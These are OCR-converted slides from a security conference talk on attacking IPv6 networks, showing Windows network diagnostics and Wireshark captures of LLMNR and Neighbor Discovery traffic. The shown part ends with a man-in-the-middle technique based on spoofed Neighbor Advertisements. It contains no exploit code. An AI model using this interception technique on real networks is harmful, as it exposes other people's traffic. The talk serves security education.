Fear the Evil FOCA Attacking Internet Connections with IPv6

Chema Alonso
@chemaAlonso
chema@11paths.com

Spain is different


Spain is different

Spain is different

Spain is different


FEAR THE FOCA

ipconfig



```
Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::f47c:d2ae:b534:40b2%11
   Dirección IPv4. . . . . . . . . . . . . . : 192.168.1.204
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 192.168.1.1
```

IPv6 is on your box!



Propiedades de Conexión de red inalámbrica

Funciones de red | Uso compartido

Conectar usando:

Intel(R) WiFi Link 5100 AGN

Configurar...

Esta conexión usa los siguientes elementos:


- ☑ WiFi Capture Driver
- ☑ Programador de paquetes QoS
- ☑ Compartir impresoras y archivos para redes Microsoft
- ☑ Protocolo de Internet versión 6 (TCP/IPv6)
- ☑ Protocolo de Internet versión 4 (TCP/IPv4)
- ☑ Controlador de E/S del asignador de detección de topo
- ☑ Respondedor de detección de topologías de nivel de v

Instalar... | Desinstalar | Propiedades

Descripción

TCP/IP versión 6. Versión más reciente del protocolo de Internet que permite la comunicación a través de varias redes interconectadas.

Aceptar | Cancelar



Propiedades: Protocolo de Internet versión 6 (TCP/IPv6)

General

Puede hacer que la configuración IPv6 se asigne automáticamente si la red es compatible con esta funcionalidad. De lo contrario, deberá consultar con el administrador de red cuál es la configuración IPv6 apropiada.

● Obtener una dirección IPv6 automáticamente

○ Usar la siguiente dirección IPv6:

Dirección IPv6:

Longitud del prefijo de subred:

Puerta de enlace predeterminada:

● Obtener la dirección del servidor DNS automáticamente

○ Usar las siguientes direcciones de servidor DNS:

Servidor DNS preferido:


Servidor DNS alternativo:

□ Validar configuración al salir

Opciones avanzadas...


Aceptar | Cancelar

And it works!: route print




```
IPv6 Tabla de enrutamiento
===========================================================================
Rutas activas:
 Cuando destino de red métrica      Puerta de enlace
  1    306 ::1/128                  En vínculo
 12    261 fe80::/64                En vínculo
 12    261 fe80::5488:6a23:31ef:3505/128
                                    En vínculo
  1    306 ff00::/8                 En vínculo
 12    261 ff00::/8                 En vínculo
===========================================================================
Rutas persistentes:
  Ninguno
```

And it works!: ping




```
C:\Users\user>ping -a 192.168.0.1

Haciendo ping a server [192.168.0.1] con 32 bytes de datos:
Respuesta desde 192.168.0.1: bytes=32 tiempo=1ms TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo=3ms TTL=128

Estadísticas de ping para 192.168.0.1:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 3ms, Media = 1ms
```

And it works!: ping



```
C:\Users\user>ping server

Haciendo ping a server [fe80::5d06:f13f:dcb1:279a%12] con 32 bytes de datos:
Respuesta desde fe80::5d06:f13f:dcb1:279a%12: tiempo=1ms
Respuesta desde fe80::5d06:f13f:dcb1:279a%12: tiempo<1m
Respuesta desde fe80::5d06:f13f:dcb1:279a%12: tiempo<1m
Respuesta desde fe80::5d06:f13f:dcb1:279a%12: tiempo<1m

Estadísticas de ping para fe80::5d06:f13f:dcb1:279a%12:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 1ms, Media = 0ms
```

LLMNR




```
fe80::f47c:d2ae:b534:40b2    ff02::1:3                    LLMNR    83 Standard query A srv
192.168.1.204                224.0.0.252                  LLMNR    63 Standard query A srv
fe80::f95c:b7c5:ea34:d3ff    fe80::f47c:d2ae:b534:40b2    LLMNR   102 Standard query response A 192.168.1.202
192.168.1.204                224.0.0.252                  LLMNR    63 Standard query AAAA srv
fe80::f95c:b7c5:ea34:d3ff    fe80::f47c:d2ae:b534:40b2    LLMNR   102 Standard query response A 192.168.1.202
```

ICMPv6 (NDP)


- No ARP
  - No ARP Spoofing
  - Tools anti-ARP Spoofing are useless
- Neighbor Discovery Protocol uses ICPMv6
  - NS: Neighbor Solicitation
  - NA: Neighbor Advertisement

And it works!: Neightbors




```
C:\Users\user>netsh interface ipv6 show neighbors

Dirección de Internet                         Dirección física   Tipo
--------------------------------------------  -----------------  -----------
fe80::49c1:a835:9559:63ee                     00-15-5d-5a-17-03  Accesible
fe80::5d06:f13f:dcb1:279a                     00-15-5d-5a-17-05  Obsoleto (Enrut
ador)
ff02::2                                       33-33-00-00-00-02  Permanente
ff02::c                                       33-33-00-00-00-0c  Permanente
ff02::16                                      33-33-00-00-00-16  Permanente
ff02::1:2                                     33-33-00-01-00-02  Permanente
ff02::1:3                                     33-33-00-01-00-03  Permanente
ff02::1:ff59:63ee                             33-33-ff-59-63-ee  Permanente
ff02::1:ffef:3505                             33-33-ff-ef-35-05  Permanente
```

NS/NA



Adaptador de escritorio Intel(R) PRO/1000 MT [Wireshark 1.6.0 (SVN Rev 37592 from /trunk-1.6)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply

```
No. Time     Source      Destination      Protocol  Length Info
  1 0.000    0.0.0.0     255.255.255.255  DHCP         342 DHCP Discover - Transaction ID 0xa52da74a
  2 12.62    2001::1:1   ff02::1:ff01:2   ICMPv6        86 Neighbor Solicitation for 2001::1:2 from 08:00:27
  3 12.62    2001::1:2   2001::1:1        ICMPv6        86 Neighbor Advertisement 2001::1:2 (sol, ovr) is at
  4 12.62    2001::1:1   2001::1:2        ICMPv6        94 Echo (ping) request id=0x0001, seq=1
```

Level 1: Mitm with NA Spoofing




NA Spoofing



```
Source                        Destination                   Protocol  Length Info
fe80::f47c:d2ae:b534:40b2     fe80::f95c:b7c5:ea34:d3ff     ICMPv6        86 Neighbor Advertisement
fe80::f95c:b7c5:ea34:d3ff     fe80::f47c:d2ae:b534:40b2     ICMPv6        86 Neighbor Advertisement
fe80::f47c:d2ae:b534:40b2     ff02::1:3                     LLMNR         83 Standard query A srv
192.168.1.204                 224.0.0.252                   LLMNR         63 Standard query A srv
fe80::f95c:b7c5:ea34:d3ff     fe80::f47c:d2ae:b534:40b2     LLMNR        102 Standard query response
192.168.1.204                 224.0.0.252                   LLMNR         63 Standard query AAAA srv
